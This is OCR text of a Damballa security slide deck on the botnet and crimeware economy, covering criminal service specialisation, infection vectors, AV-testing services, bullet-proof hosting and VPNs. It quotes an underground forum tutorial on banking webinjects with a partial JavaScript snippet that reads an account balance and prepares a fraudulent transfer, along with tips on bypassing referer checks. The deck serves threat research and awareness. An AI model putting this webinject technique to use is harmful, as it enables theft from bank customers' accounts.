
DAMBALLA
Take Back Command-and-Control

# A Brief History of Botnets



DAMBALLA
Take Back Command-and-Control

# A Brief History of Botnets



# Service Specialization

- **Consolidation of expertise**
  - Dedicated guns for hire

Botnet Kit Authors | Phishing Developers | Bulk Spam Senders | Drive-by Coders | Carders

- **Boutique specializations**
  - Translation services for spear phishing campaigns
  - Exploit weaponization for Android malware
  - Arbitration services between botnet buyers/sellers


A Vibrant Market

DAMBALLA
Take Back Command-and-Control

# Self-contained Ecosystem

- **Service and tool provisioning**
  - From cottage-industry to full-service offerings
- **Pricing models to suit any pocket**
  - Buy-to-rent, rent-to-buy
  - Service (and victim) bartering
- **Affiliate systems**
  - Resellers
  - Value-add services

DAMBALLA
Take Back Command-and-Control

# The Business of Crimeware

- **Multiple components to botnet building**
  - Creation of the botnet crimeware
  - Force/trick victim to installing the crimeware
  - Building a robust CnC infrastructure
  - Monetization: laundering, mules, etc.
- **Plenty of opportunity for third-parties**

**Driving the Victim to the Badness**

Phishing


Blackhat SEO


Hacked Site


Injection



Out-of-band

Banners

Social Network

DAMBALLA
Take Back Command-and-Control

# An Infection Lifecycle



DAMBALLA


Take Back Command-and-Control

# Malware Reviews

DAMBALLA

Take Back Command-and-Control

# AV Testing



DAMBALLA
Take Back Command-and-Control

# AV Testing


The service lowest prices on the market: $0.12 for one-time validation (6 cents per file) and $ 20 per month for full-NL


DAMBALLA
Take Back Command-and-Control

# Tutorials

22-01-2011

FreeZS
Senior Member

Join Date: Apr 2010
Posts: 153

**ATS (webinjects)**

It is very easy, just some people think too hard, I am writing this small tutorail for showing to AV emp
idea. This will only work on transactions without TAN.

For (m)TAN there 'r other tricks.

But the basic is:

Step 1: Kill all frame checking scripts on the page

Step 2: inject hidden iframe with the "transfer page" to the first page (welcome page) after login

Step 3: In the transfer page URL inject code like

Code:

```
        xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
    }
    xmlhttp.onreadystatechange=function(){
        if (xmlhttp.readyState==4 && xmlhttp.status==200)
        {
            var grab = xmlhttp.responseText.between(string_before, string_after);
            grab = grab.replace(/\s/g,"").replace(/\x0D/g,"").replace(/\x0A/g,"
            grab = Math.floor(parseInt(grab.replace(k_delimiter, "").replace( /\

            if(!isNaN(grab) && grab >= min_amount)
            {
                grab = Math.floor(grab/100*percentage);

                /*
                    Something like:
                    document.shitform.accno.value="102939102931";
                    document.shitform.amout.value=grab+".00";
                    document.shitform.submit();
                */
            }


        }
    }
    xmlhttp.open("GET",url_limit_info,true);
    xmlhttp.send();
}

do_the_shit();
</SCRIPT>
```


Step 4: After that is done. It is all to your own choices

TIPs:
* It is easy to make the transaction details (the info where it get send) dynamic with injecting / requesting remote files
* It is possible to "FREEZE" the amout but you need a database that stores the amout before transaction
* A noticer that sends the transaction info too remote page
* Some websites uses referer check but it is easy to bypass that by finding the page and inject the code into it.

I am drunk I go sleep

DAMBALLA
Take Back Command-and-Control


# Bullet-proof Hosting




DAMBALLA
Take Back Command-and-Control

# Full Service Hosting Providers


- **Targeted service offerings**
  - Catering exclusively to cyber criminals




DAMBALLA
Take Back Command-and-Control

# VPN Services



DAMBALLA
Take Back Command-and-Control

# VPN Services







[a chain of two servers with possibility to change the outcoming server time]

